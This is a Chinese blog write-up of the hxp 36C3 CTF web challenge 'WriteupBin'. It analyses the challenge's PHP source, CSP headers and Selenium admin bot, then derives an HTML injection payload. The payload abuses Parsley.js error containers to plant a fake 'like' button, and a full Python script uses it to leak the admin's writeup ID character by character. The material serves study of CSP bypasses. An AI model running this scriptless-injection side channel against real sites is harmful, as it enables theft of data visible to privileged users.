

hxp 36C3 CTF Web题 WriteupBin Writeup (Selenium模拟点击+Content Security Policy+Nonce+Parsley.js触发错误提示)

原创

[KevinLuo2000](#) 于 2020-02-26 00:34:19 发布 875 收藏

分类专栏: [CTF](#) 文章标签: [web](#) [安全](#) [js](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/keyball123/article/details/104508815>

版权



[CTF 专栏收录该内容](#)

3 篇文章 0 订阅

订阅专栏

WriteupBin

– A web challenge from hxp 36C3 CTF

<https://ctftime.org/event/825>

题目部署

本地搭建:

解压WriteupBin.tar.xz, 在Dockerfile所在目录下执行:

```
echo 'hxp{FLAG}' > flag.txt && < /dev/urandom tr -dc a-f0-9 | head -c 16 > writeup-id.txt && docker build -t writeupbin . && docker run --cap-add=SYS_ADMIN --security-opt apparmor=unconfined -ti -p 8001:80 writeupbin
```

访问 127.0.0.1:8001

这道题整个分析过程比题目本身更重要, 所以我不会像普通的Writeup一样像个直通车每一步都走得特到位直抵flag, 而是像走迷宫一样迂回式前进, 每走一步都停下来分析, 如果碰壁也要分析碰壁的原因。

题目分析

Your Writeups

- [Writeup - e9e5c2ec3a87afa0](#)


Welcome 0f0e17ec5c19d851

Publish Writeup

No captcha required for preview. Please, do not write just a link to original writeup here.

<https://blog.csdn.net/keyball123>

这道题基于这样一个发布和显示Writeup的平台。页面最上面可以浏览当前用户发布的WP；页面中间0f0e打头的这个字符串是当前session的用户id（并非PHPSESSID）；下面的输入框可以写wp，点击submit提交后会跳转到show.php页面。



Your Writeups

- [Writeup - e9e5c2ec3a87afa0](#)
- [Writeup - 3efc992ee1ee45dd](#)
- [Writeup - 73fd8aefbbc2768c](#)

Writeup - 73fd8aefbbc2768c

Liked by



No captcha required for preview. Please, do not write just a link to original writeup here.No captcha required for preview. Please, do not write just a link to original writeup here.

<https://blog.csdn.net/keyball123>

每一个wp都分配一个id，比如这里的 `73fd8aefbbc2768c`，这个id值和get参数id的值是对应的，都是相同的16位hex。show.php里面显示出了wp的内容，当前用户可以点赞，还可以把wp展示给Admin用户。

好像光看这些不知道从何下手。

我们手头还有源码包。

这个题目的源码压缩包应该是作为题目的附件直接提供给做题者的，所以先来瞅一眼压缩包内能给我们什么样的提示。

```
.
├── Dockerfile          //Docker文件
├── admin.py           //使用selenium模拟admin登录并点赞
├── db.sql             //数据库文件
├── docker-stuff
│   ├── default       //配置文件
│   └── www.conf      //配置文件
├── www
│   ├── general.php   //连接数据库设置header头等一些初始化操作
│   ├── html
│   │   ├── add.php   //添加writeup相关操作
│   │   ├── admin.php //把writeup提交给admin
│   │   ├── index.php //入口文件
│   │   ├── like.php  //点赞操作
│   │   ├── login_admin.php //admin登陆操作
│   │   └── show.php  //获取writeup内容
│   └── views
│       ├── header.php //在页面上方展示目前id提交的writeup
│       ├── home.php   //页面中部用来提供给用户输入的界面
│       └── show.php   //点赞、提交给admin的展示页面
└── ynetd              //用来启动 admin.py
```

有一堆php，还有一个.py文件，一个Dockerfile，一个.sql的数据库文件等等。

我们先来看看题目是怎么部署的，也就是看看Dockerfile文件里有什么名堂。

```
COPY db.sql writeup-id.txt flag.txt /root/
```

可以看到flag文件是先从源码的根目录复制到了docker里的root目录下，

```
RUN replace '__FLAG__' "$(cat /root/flag.txt)" -- /root/db.sql
```

然后flag.txt里面的内容又被写到了root目录下db.sql这个数据库文件里，flag的真实值替换掉了数据库文件里flag的占位符 `__FLAG__`。

一同被写入db.sql的还有writeup_ID、数据库密码等等。

```
replace '__DB_PASSWORD__' "$(< /dev/urandom tr -dc A-Za-z0-9 | head -c32)" -- /root/db.sql /var/www/general.php && \
replace '__WRITEUP_ID__' "$(cat /root/writeup-id.txt)" -- /root/db.sql /var/www/html/admin.php && \
< /dev/urandom tr -dc A-Za-z0-9 | head -c32 > /root/admin-token.txt && \
replace '__ADMIN_TOKEN__' "$(cat /root/admin-token.txt)" -- /home/ctf/admin.py && \
replace '__ADMIN_HASH__' "$(php -r 'echo password_hash($argv[1], PASSWORD_DEFAULT);' -- $(cat /root/admin-token.txt))" -- /var/www/html/login_admin.php
```

再来看db.sql是如何处理这些写入的数据的：

值得关注的语句如下：

db.sql

```
USE `writeupbin`;
INSERT INTO `writeup` (id, user_id, content) VALUES ('__WRITEUP_ID__', 'admin', '__FLAG__');
```

相当于Writeup_ID的值、“admin”、还有flag的值分别插入到了writeupbin数据库下writeup表中id、user_id、content这三个数据项下。

id	user_id	content
__WRITEUP_ID__的值	admin	__FLAG__的值

顺着这个思维继续往前走，数据库里面的记录是如何被网页调用的呢？

我们来到 /var/www/html/show.php

```
$stmt = $db->prepare('SELECT id, content FROM `writeup` WHERE `id` = ?');
$stmt->bind_param('s', $_GET['id']); //防止SQL注入
$stmt->execute();
$writeup = mysqli_fetch_all($stmt->get_result(), MYSQLI_ASSOC)[0];
```

可以看到，show.php通过get请求参数'id'获取到id号（这个id就是前面提到的每个wp的编号），然后把id的16位hex值代入sql查询语句，将writeup表的相关数据取出来存到\$writeup变量里。

show.php底部包含了.../views/show.php 这个文件

```
include('../views/show.php');
```

而\$writeup变量就是在这里被调用的

```
<?= $writeup['content'] ?>
```

，在/views/show.php页面里将id对应的content显示出来。

这下就明了了：拿flag的方法，就是输入admin的Writeup ID（唯一）作为show.php的get参数提交，这样从数据库取出的content就是flag的值，会在show.php页面里显示出来。可以这么理解：admin用户唯一的那个writeup的内容就是flag值。

但是怎么获取到admin的writeup id呢？

先说句题外话：对于数据库writeup表中非admin用户的记录，id和content两个字段存放的其实就是我们在index界面输入框提交的wp的编号和内容，user_id存放的是session id。

id	user_id	content
writeup的id	\$_SESSION['id']	writeup的内容

这个从add.php里可以体现出来：

```
$stmt = $db->prepare('INSERT INTO `writeup` (id, user_id, content) VALUES (?, ?, ?)');
$id = id();
$stmt->bind_param('sss', $id, $_SESSION['id'], $_POST['content']);
$stmt->execute();
```

总结一下：

Writeup数据表

写入数据库方式	用户	id(数据项)	user_id(数据项)	content(数据项)
---------	----	---------	--------------	--------------

写入数据库方式	用户	id(数据项)	user_id(数据项)	content(数据项)
docker部署时写入	admin用户	__WRITEUP_ID__的值(我们的目标)	admin	FLAG
网页输入框提交	非admin用户1(session1)	Writeup 1-1的id (16位hex)	\$_SESSION['id'] Session 1 用户id (16位hex)	Writeup 1-1的内容
网页输入框提交	非admin用户1(session1)	Writeup 1-2的id (16位hex)	\$_SESSION['id'] Session 1 用户id (16位hex)	Writeup 1-2的内容
...	非admin用户1(session1)	Writeup 1-n的id (16位hex)	...	Writeup 1-n的内容
网页输入框提交	非admin用户2(session2)	Writeup 2-1的id (16位hex)	\$_SESSION['id'] Session 2 用户id (16位hex)	Writeup 2-1的内容
...
网页输入框提交	非admin用户n(session n)	Writeup n-1的id (16位hex)	\$_SESSION['id'] Session n 用户id (16位hex)	Writeup n-1的内容

我们把目光重新聚焦到如何获取admin的id上来。

很容易想到的一个想法就是，index页面上会显示出当前session用户所撰写的所有wp的id，点进去就是一个个wp，如果我们把当前session的用户id改成admin，那么岂不是就能显示出admin的writeup id了吗？

这种可能性应该是没有的，要不然这个题目就太简单了。。。

保险起见还是分析一下。

我们看一下general.php，Session id就是在这里生成的。

```
function id() {
    return bin2hex(random_bytes(8));
}
...
if( !isset($_SESSION['id'])) {
    $_SESSION = ['id' => id(), 'c' => id()];
}
```

可以看到session id是后端随机生成的，好像不可控。

但是浏览代码，发现在login_admin.php中有为\$_SESSION['id']赋值的操作。

```
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="admin.py"');
    header('HTTP/1.0 401 Unauthorized');
    exit();
}
if ($_SERVER['PHP_AUTH_USER'] === 'admin' && password_verify($_SERVER['PHP_AUTH_PW'], '__ADMIN_HASH__')) {
    $_SESSION['id'] = 'admin';

    redirect('/show.php?id=' . $_GET['id']);
}
```

首先这里可以看到有个Basic认证，提示信息为admin.py，正好源码里面有个文件也叫这个名字。admin.py有什么用后面会讲解。

\$_SESSION['id']变为admin的前提有二：

1. Basic认证输入的用户名（即\$_SERVER['PHP_AUTH_USER']）为 'admin'
2. `password_verify($_SERVER['PHP_AUTH_PW'], '__ADMIN_HASH__')` 为真，即Basic认证输入的密码为__ADMIN_HASH__

而Docker在部署时无论密码原文__ADMIN_TOKEN__还是密码哈希__ADMIN_HASH__的值就已经被确定了，我们无从得知。所以我们想凭一己之力让\$_SESSION['id']变为admin是不可能的。

总结下来就是，session id不可控。

那么我们作为普通用户还能够怎么操作从而跟admin用户建立起联系呢？

想到在Writeup详情页面（也就是show.php?id=<writeup id>）中有一个Show to admin的按钮，按钮上方Liked by显示的是用户给这篇writeup的点赞情况。

Writeup - 8f5ec20ce20eeb29

Liked by

0f0e17ec5c19d851



Show to Admin

<https://blog.csdn.net/keyball123>

点击Show to admin后两三秒钟内回到刚刚的页面可以看到点赞情况还没有发生变化，但是再过一小会儿刷新页面就可以看到Liked by名单里就已经出现了admin的名字。

Writeup - 8f5ec20ce20eeb29

Liked by

0f0e17ec5c19d851, admin



Show to Admin

<https://blog.csdn.net/keyball123>

所以我们有两点收获:

1. 透过Show to admin按钮和admin的反馈, 我们可能能够建立起普通用户与admin之间的联系, 这极有可能是突破口。
2. admin用户的点赞并非Show to Admin按钮触发后的即时反应, 存在延时, 这里面可能有一个触发机制。

我们回到源码, 来看Show to Admin和admin点赞背后的逻辑。

/views/show.php 表单提交

```
<form method="post" action="/admin.php">
  <input type="hidden" name="c" value="<?=$_SESSION['c'] ?>">
  <input type="hidden" name="id" value="<?=$writeup['id'] ?>">
  <input type="submit" value="Show to Admin">
</form>
```

c和id两个参数被POST提交, 其中c参数的值为\$_SESSION['c']的值, 而\$_SESSION['c']与\$_SESSION['id']一样都是随机生成的16位hex; id参数的值就是Writeup ID。两参数提交后跳转到admin.php里,

admin.php

```
$fp = stream_socket_client('tcp://127.0.0.1:1024', $errno, $errstr, 2);
if (!$fp) {
    die('admin seems to be too busy');
} else {
    fwrite($fp, $_POST['id']."\n");
    fclose($fp);
}
```

而admin.php通过tcp连接, 把\$_POST['id']也就是Writeup ID写到数据流中去。

数据流流向何处呢? Dockerfile里面有这样一句:

```
CMD ynetd -lm -1 -lt 5 -t 60 -lpid 256 -sh n /home/ctf/admin.py
```

执行了ynetd这个ELF文件, `-lm -1 -lt 5 -t 60 -lpid 256 -sh n /home/ctf/admin.py`都是ynetd的参数, 最后一个参数是admin.py。此处这个ynetd的功能就是启动admin.py并将tcp流作为py文件的标准输入流。连贯起来就是, admin.php通过数据流把writeup id传给了admin.py。

再来看admin.py。

首先肯定要接收点击Show to Admin后输入流传过来的writeup id。

```
writeup_id = input().strip()
```

总的来说, Admin.py的功能就是通过selenium来模拟admin用户点赞的操作。

Selenium 是一个用于Web应用程序的自动化测试工具, Selenium会生成一个浏览器的环境, 模拟浏览器的行为, 就像真正的用户在操作一样。很多人用它来写爬虫。

admin.py

```

display = Display(visible=0, size=(800, 600))
display.start()
chrome_options = Options()
chrome_options.add_argument('--disable-gpu')
chrome_options.add_argument('--headless')
chrome_options.add_argument('--no-sandbox')
driver = webdriver.Chrome('/usr/bin/chromedriver', options=chrome_options)

url = 'http://admin:___ADMIN_TOKEN___@127.0.0.1/login_admin.php?id='+writeup_id
driver.get(url)
element = driver.find_element_by_xpath('//input[@id="like"]')
element.click()

driver.quit()
display.stop()

```

很容易理解，先建立一个显示窗口，加入一些chrome访问的选项，然后驱动一个chrome浏览器去以admin身份访问含特定Writeup ID的login_admin.php。

然后通过find_element_by_xpath这个函数，找到id为like的第一个input标签，即点赞按钮的标签，然后模拟点击点赞按钮。

/views/show.php

```

<form method="post" action="/like.php">
  <input type="hidden" name="c" value="<?=$_SESSION['c'] ?>">
  <input type="hidden" name="id" value="<?=$writeup['id'] ?>">
  <input id="like" type="submit" value="👍">
</form>

```

注： `<input id="like" type="submit" value="👍">` 这行html的xpath就是 `//input[@id="like"]`，

与admin.py里面 `element = driver.find_element_by_xpath('//input[@id="like"]')` 这一行相吻合。

同样在/views/show.php里还有一句话，前面我们也分析过：

```
<code><?=$_writeup['content'] ?></code>
```

也就是admin用户在点赞的同一页面上能够看到我们向admin展示的Writeup的内容。

那就有一个想法了：上面这行代码貌似没做什么过滤，会不会有XSS漏洞？我们可不可以直接提交一个含恶意代码的wp，admin用户这边wp一显示出来恶意代码就执行，把比如admin用户的writeup id或者cookies窃取出来？

以上猜测是有道理的，毕竟，

1. 虽然用户在输入框提交writeup时会有前端验证，要求140个字符以上，内容里不能含有尖括号：

/home.php

```
data-parsley-minlength="140" data-parsley-pattern="^[^<>]+"
```

但是可以Burp改http请求绕过。

2. 在显示Writeup内容的show.php页面上方会显示出当前用户的所有Writeup ID，如此一来恶意代码是有可能获取到admin的writeup id的。

但是这个想法其实是不可行的，因为每个页面都包含了general.php，而general.php里有这么一些内容：

general.php

```
session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Strict']);
...
header('x-xss-protection: 1; mode=block');
header('X-Content-Type-Options: nosniff');
header('x-frame-options: DENY');
...
header("Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'none'; payment 'none'; usb 'none'; vr 'none'; encrypted-media 'none'");
```

'cookie_httponly' => true使得我们不能通过JavaScript获取admin用户的cookie;

'cookie_samesite' => 'Strict'可防止CSRF。

xss-protection 不用说了，防xss。

后面还有一些 `X-Content-Type-Options`、`x-frame-options`、`Feature-Policy`，就不细揪了，总之能防的都防住了。

更为关键的还有下面这些：

general.php

```
header("Content-Security-Policy: default-src 'none'; script-src 'nonce-".$nonce."' https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.0/jquery.min.js https://cdnjs.cloudflare.com/ajax/libs/parsley.js/2.8.2/parsley.min.js; base-uri 'self'; form-action 'self'; frame-ancestors 'none'; require-sri-for script style;");
```

Content-Security-Policy，简称CSP，中文翻译做内容安全策略。

内容安全策略 (CSP) 是一个额外的安全层，用于检测并削弱某些特定类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击等。CSP 的实质就是白名单制度，开发者明确告诉客户端，哪些外部资源可以加载和执行，等同于提供白名单。它的实现和执行全部由浏览器完成，开发者只需提供配置。

CSP 大大增强了网页的安全性。攻击者即使发现了漏洞，也没法注入脚本，除非还控制了一台列入了白名单的可信主机。

我们重点看这一句：

general.php

```
script-src 'nonce-".$nonce."'
https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.0/jquery.min.js https://cdnjs.cloudflare.com/ajax/libs/parsley.js/2.8.2/parsley.min.js
```

相当于指定了三类允许的脚本来源：一类是含指定nonce的脚本，一类是jquery，一类是parsley。

先来看nonce。

Nonce是Number used once或Number once的缩写，在密码学中Nonce是一个只被使用一次的任意或非重复的随机数值。在加密技术中的初始向量和加密散列函数都发挥着重要作用，在各类验证协议的通信应用中确保验证信息不被重复使用以对抗重放攻击(Replay Attack)。在信息安全中，Nonce是一个在加密通信只能使用一次的数字。

在这道题的语境下，

general.php

```
function id() {
    return bin2hex(random_bytes(8));
}

$nonce = base64_encode(id());
```

\$nonce是base64过的一个随机生成的十六位Hex字符串，任意网页每次加载它都会随机生成。使用它的地方比如WriteUp输入框所调用的home.php最后

home.php

```
<script nonce="<?=$nonce?>">
    $('#publish-form').parsley() // prevent hacking
</script>
```

相当于所有静态<script>元素都包含有一个动态更新的nonce参数，使得只有特定的JavaScript能够被执行。

总而言之，多管齐下，切断了一切调用外部自定义的JavaScript获取admin用户私密信息的可能性。

但路没有完全堵死。前面提到过CSP的本质是个白名单机制，那么白名单内的东西有没有可利用的空间呢？白名单内有两个现成的JS文件，一个jquery，一个parsley，都可供我们挖掘。并且JS文件并不一定需要通过<script>标签调用，而是可以作为HTML标签的属性（Attribute）调用，比如：

home.php

```
<textarea data-parsley-required data-parsley-minlength="140" data-parsley-pattern="^[<>]+" rows="25" cols="80" name="content">
```

在处理data-parsley-required、data-parsley-minlength、data-parsley-pattern这些textarea标签的属性时其实都是在调用parsley.js。实际上，Parsley的宣传语就是**No need to write even a single JavaScript line for simple form validation.**

（<http://parsleyjs.org/>）无需任何一行JavaScript代码即可实现表单验证。jQuery是使用Parsley的先决条件，所以虽然引了两个库，我们把目光主要还是聚焦到后者身上。

另外，我们前面分析的通过admin.py实现点赞的整套逻辑也还没有为我们所用。

admin.py

```
element = driver.find_element_by_xpath('//input[@id="like"]')
element.click()
```

Selenium会找到第一个id为like的input标签并点击，如果我们能在页面中点赞按钮之前就插入一个这样的标签，让Selenium点击这个我们创造的标签，会出现什么情况呢？

碰了这么多次壁，我们终于来到了通往题目正解的道路上。

在

home.php

```
<textarea data-parsley-required data-parsley-minlength="140" data-parsley-pattern="^[<>]+" rows="25" cols="80" name="content">
```

之中，data-parsley-minlength等字段是用来对表单的一些特征增加限定条件，比如最少140个字符。如果比如我没输够140个字符，那么点击Submit按钮会显示错误提示：

This value is too short. It should have 140 characters or more.

同理，因为 `data-parsley-pattern="^[<>]+"` 限制了<>，所以输入<>会显示

This value seems to be invalid.

从这个地方可以看到两点：

1. 根据表单提交内容的不同，有时会弹出错误提示，有时不会，错误提示的内容也因为触发的限制条件不同（由Parsley提供的标签属性决定）而有所差异
2. 错误提示在表单也就是这个输入框的下方显示

那么联系起前面有关插入标签骗取admin.py点击的论述，我们最好可以在真正的点赞标签前面伪造出一个错误提示，而这个错误提示包含在id为like的input标签里。如此一来，admin.py就会点击这个错误提示的伪input标签而不是点赞按钮。

这能够做到吗？答案是肯定的。

查阅Parsley的API，有三个属性值得注意：

data-parsley-trigger="input"

Specify one or many javascript events that will trigger item validation, before any failure. To set multiple events, separate them with a space data-parsley-trigger="focusin focusout". Default is null. See the various events supported by jQuery.

data-parsley-error-message="my message"

Customize a unique global message for the field.

data-parsley-errors-container="#element"

Specify the existing DOM container where ParsleyUI should put the errors. It is also possible to configure it with a callback function from javascript, see the annotated source.

data-parsley-trigger可以设置表单验证的触发机制，data-parsley-error-message可以自定义错误提示的内容，data-parsley-errors-container可以确定错误提示的显示位置。所以上面的需求是完全可以实现的。

但是实现了又如何？我们梳理一下之前的逻辑：

xxx->点赞按钮上方插入错误提示->Selenium无法点击点赞按钮->show.php不显示出Liked by admin

xxx的对立事件->不在点赞按钮上方插入错误提示->Selenium模拟点击点赞按钮->show.php显示出Liked by admin

现在最重要的事情就是这个xxx到底是什么呢？另外，它怎么和我们要达到的目的扯上关系呢？

一个是在点赞按钮上方插入错误提示，一个是不在点赞按钮上方插入错误提示，我们想起刚刚看到的data-parsley-errors-container这个属性，就可以控制错误提示的显示位置。

我们其实可以利用data-parsley-errors-container不光确定错误提示的显示位置，还用来设定什么情况下错误提示才显示在那个位置。

现在data-parsley-errors-container就有点像我们前面提到的 `data-parsley-minlength="140" data-parsley-pattern="[^\<>]+"` 这些限定条件，只不过这些限定条件是用来限定错误提示什么时候触发，什么时候不触发；而data-parsley-errors-container是用来限定错误提示在触发后的显示位置，什么时候在真的点赞按钮上面显示，什么时候不在真的点赞按钮上面显示。

鉴于我们的最终目标是找到admin用户的Writeup id，

Your Writeups

- [Writeup - bc95b12a52ab6147](#)

Writeup - bc95b12a52ab6147

Liked by



Show to Admin

No captcha required for preview. Please, do not write just a link to original writeup here.No captcha required for preview. Please, do not wri

<https://blog.csdn.net/Keyball123>

所以这个“什么时候”可以是：当我们输入的Writeup ID与数据库中存放的admin的Writeup ID匹配或部分匹配时，data-parsley-errors-container生效，我们伪造的点赞按钮在真的点赞按钮上方显示；反之，不匹配时，data-parsley-errors-container不生效，伪点赞按钮不在真的按钮上方显示。更进一步我想说明的是，因为我们插入的表单必将作为Writeup表单的一部分，所以parsley-errors-container不生效时错误提示会在它的默认位置显示，即错误提示所属表单的下侧，Writeup表单内。而Writeup的显示位置在点赞按钮下面，所以这样一来真的按钮肯定会先于假的按钮被Selenium所点击。

现在还差一个关键逻辑：Writeup ID的匹配与否和data-parsley-errors-container的生效与否怎么建立联系？换言之，data-parsley-errors-container究竟怎么写呢？

因为用户的Writeup id位于当前页面标签内，

```
<a href="/show.php?id=425206fa1999035e">Writeup - 425206fa1999035e</a>
```

admin用户也不例外。

所以其实很好写了：

```
ss = "0123456789abcdef"
for i in range(16):
    for j in ss:
        data-parsley-errors-container="\a[href^='/show.php?id={writeupid_part + j}']\"
```

什么意思呢？就是Writeup ID总共16位，我们一位一位的猜，每一位就[0-9][a-f]十六种可能。错误提示的显示位置，就是寻找Writeup ID所在的a标签的href属性。

找得到，说明猜对了，错误提示在Writeup ID后面插入，Selenium把错误提示作为点赞按钮点击，而真的点赞按钮被冷落，如此一来Liked by后面不会出现admin的名字。

反之，找不到，说明猜错了，data-parsley-errors-container不生效，错误提示在Writeup内容的位置显示出来，Selenium就会点击真的点赞按钮，这样我们这边看到的Liked by后面就会出现admin字样。

每猜对一位，就把这一位加入已经猜对的Writeup ID的部分—writeupid_part字符串中，并且将其作为新一轮的检索条件。形象点来讲，第一轮找的是 show.php?id=，那么第二轮就可能变成了 show.php?id=3，第三轮 show.php?id=3f，第四轮 show.php?id=3f5，以此类推，直到拼凑出完整的16位Writeup ID。

还有一些地方需要特别讨论。

我们要做一个假的按钮，而这个假的按钮本质上是个错误提示。所以我们的

```
data-parsley-error-message='<input type=button id=like>'
```

标签: input; 类型: 按钮; id: like

我们的核心逻辑是依据错误提示的显示位置不同来确定Writeup ID，能够这么做的前提是表单验证肯定得触发。这个前面也提到过是由data-parsley-trigger=""来决定的，触发事件填到引号内。

触发事件有很多: load、scroll、select、submit、ready、focus、blur等等

参考: https://www.w3school.com.cn/jquery/jquery_ref_events.asp

我们这里使用的是blur事件。blur顾名思义就是模糊嘛，或者说失去焦点。就是这里有一个输入框，光标挪到了输入框外面，就触发blur事件。

以这道题为例，Selenium在访问网页时正常情况下光标肯定不可能一直在那个输入框框里面，所以Blur事件是能够触发的。

总结一下，我们用户这边提交给admin的内容是这样的:

Payload

```
<form data-parsley-validate>
<input
data-parsley-required //必填项
data-parsley-trigger="blur" //触发方式为输入框光标失去焦点
data-parsley-error-message="<input type=button id=like>" //错误提示为一个假按钮
data-parsley-errors-container="a[href^='/show.php?id={writeupid_part + j}']" //错误提示显示位置为a标签后（如果存在的话）
autofocus //当页面加载时input元素自动获得焦点 >
</form>
```

exp如下:

```

import requests
import time
import sys

def main(host, port):
    s = requests.Session()
    base_url = f"http://{host}:{port}/"
    res = s.get(base_url)
    pos = res.text.find('name="c" value=""') + len('name="c" value=""')
    csrftoken = res.text[pos:pos+16]

    ss = "0123456789abcdef"
    flag = ""

    for i in range(16):
        for j in ss:
            print("trying",j)
            payload = f'''<form data-parsley-validate>
                <input data-parsley-required
                data-parsley-trigger="blur"
                data-parsley-error-message="<input type=button id=like>"
                data-parsley-errors-container="a[href^='/show.php?id={flag + j}']\"
                autofocus>
            </form>'''
            data = {'c': csrftoken, 'content': payload}
            res = s.post(base_url + "add.php", data=data, allow_redirects=False)
            # print(res.headers)
            location = res.headers['Location']
            pos = location.find('id=') + 3
            wp = location[pos:]
            data = {'c': csrftoken, 'id': wp}
            res = s.post(base_url + "admin.php", data=data)
            time.sleep(3)

            res = s.get(f"http://{host}:{port}/show.php?id={wp}")
            txt = res.text.replace("\n", "").replace("\r", "")
            if "Liked by</h3>admin" not in txt:
                flag += j
                print(i,flag)
                break

if __name__ == '__main__':
    main(sys.argv[1], sys.argv[2])

```

拿到admin的Writeup ID就好说了，直接访问 <http://ip:8001/show.php?id=<Writeup ID>>，flag就在页面中。

总结

总结一下，这道题不属于那种套路题，很多时候我们看到前端验证第一时间想的就是绕过，但是这道题恰恰最终利用的就是表单前端验证库Parsley来解题，这个点是比较关键的。

参考文献

<https://blog.zeddyu.info/2020/01/08/36c3-web/#WriteUpBin>

<https://ctftime.org/writeup/17935>

<https://ctftime.org/writeup/17891>